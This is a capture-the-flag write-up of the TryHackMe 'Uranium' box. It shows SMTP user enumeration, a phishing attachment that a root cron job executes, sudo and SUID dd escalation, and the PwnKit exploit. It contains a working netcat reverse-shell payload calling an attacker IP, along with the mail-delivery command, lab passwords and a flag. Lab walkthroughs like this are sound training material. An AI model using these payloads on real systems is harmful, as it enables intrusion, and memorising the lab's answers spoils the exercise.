Uranium CTF
Box Info
Platform: TryHackMe, OS: Linux, Difficulty: Hard, IP: 10.10.219.112
Attack Path
- SMTP user enumeration → valid recipients (
web,hakanbey, …). - A hint (Twitter) points to an automated mail handler: a root cron runs
ripmimeonhakanbey’s inbox and executes any attachment namedapplication*. Mail anapplicationfile containing a reverse shell → shell asweb. - A
.pcapon disk (found via linpeas) contains the password for./chat_with_kral4; run the chat and it hands overhakanbey’s password (Mys3cr3tp4sw0rD). hakanbeymaysudo -u kral4 /bin/bash→ kral4, who has SUID/bin/dd→ GTFOBins dd to read the web flag.- PwnKit (CVE-2021-4034) → root.
Reconnaissance, SMTP user enum
I kicked things off with SMTP user enumeration, since port 25 was open and VRFY-style probing against an SMTP daemon is often a quick way to build a list of valid usernames worth targeting later:
$ smtp-user-enum -M VRFY -U users.txt -t 10.10.219.112
[+] 10.10.219.112:25   Users found: _apt, backup, bin, daemon, ... web, www-data
Foothold, phishing the mail handler
Poking around for a way to weaponise one of the usernames I had just found, a hint pointed me toward an automated mail handler running on the box. Reading the cron entry confirmed it: root parses hakanbey’s inbox on a schedule and does something dangerous with any attachment it finds inside.
* * * * * ripmime -i /var/mail/hakanbey -d /home/hakanbey/mail_file/ ; \
  find /home/hakanbey/mail_file/ -name "application*" -type f -exec chmod +x {} \; -exec {} \; ; \
  > /var/mail/hakanbey ; rm /home/hakanbey/mail_file/*
The cron job executes any file inside the extracted mail whose name starts with application, and it runs as root since the cron itself belongs to root. My plan was simple from there: craft an attachment literally named application containing a reverse shell payload, and let the mail handler execute it for me.
# application
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.6.59.97 9001 >/tmp/f
With the payload written, I emailed it to hakanbey directly, using sendemail so I could control every header and attach the file exactly as I needed:
sendemail -f baphomet@abadd0n.xyz -t hakanbey@uranium.thm -s 10.10.219.112 \
  -a application -u "my application" -m "here is my application" -o tls=no
Sure enough, once the cron job fired and processed the new mail, my reverse shell caught a connection back as web.
web → hakanbey (pcap + chat binary)
With a foothold as web, I ran linpeas again to look for anything left lying around, and it flagged a .pcap file sitting on disk. Opening it in Wireshark and following the streams turned up a password for a binary called chat_with_kral4:

$ ./chat_with_kral4
PASSWORD :MBMD1vdpjg3kGv6SsIz56VNG
...
kral4: okay your password is Mys3cr3tp4sw0rD don't lose it PLEASE
hakanbey → kral4 → flag (SUID dd)
Using that recovered password to switch over to hakanbey, I checked what sudo rights the account had been granted:
$ sudo -l
User hakanbey may run the following commands on uranium:
    (kral4) /bin/bash

$ sudo -u kral4 /bin/bash -p
kral4@uranium:~$
Once I had a shell as kral4, a quick look at the filesystem turned up something immediately exploitable: /bin/dd was SUID and set up so kral4 could invoke it directly, a textbook GTFOBins case for reading files with elevated privileges.
$ ls -l /bin/dd
-rwsr-x--- 1 web kral4 75K Apr 23  2021 /bin/dd

$ dd if=/var/www/html/web_flag.txt
thm{019d332a6a223a98b955c160b3e6750a}
Root, PwnKit
For the final step, the kernel and polkit versions on this box lined up with PwnKit, CVE-2021-4034, a local privilege escalation bug in pkexec that had clearly been left unpatched here, so I grabbed a public PwnKit exploit and ran it directly for a root shell:
chmod +x PwnKit && ./PwnKit # root@uranium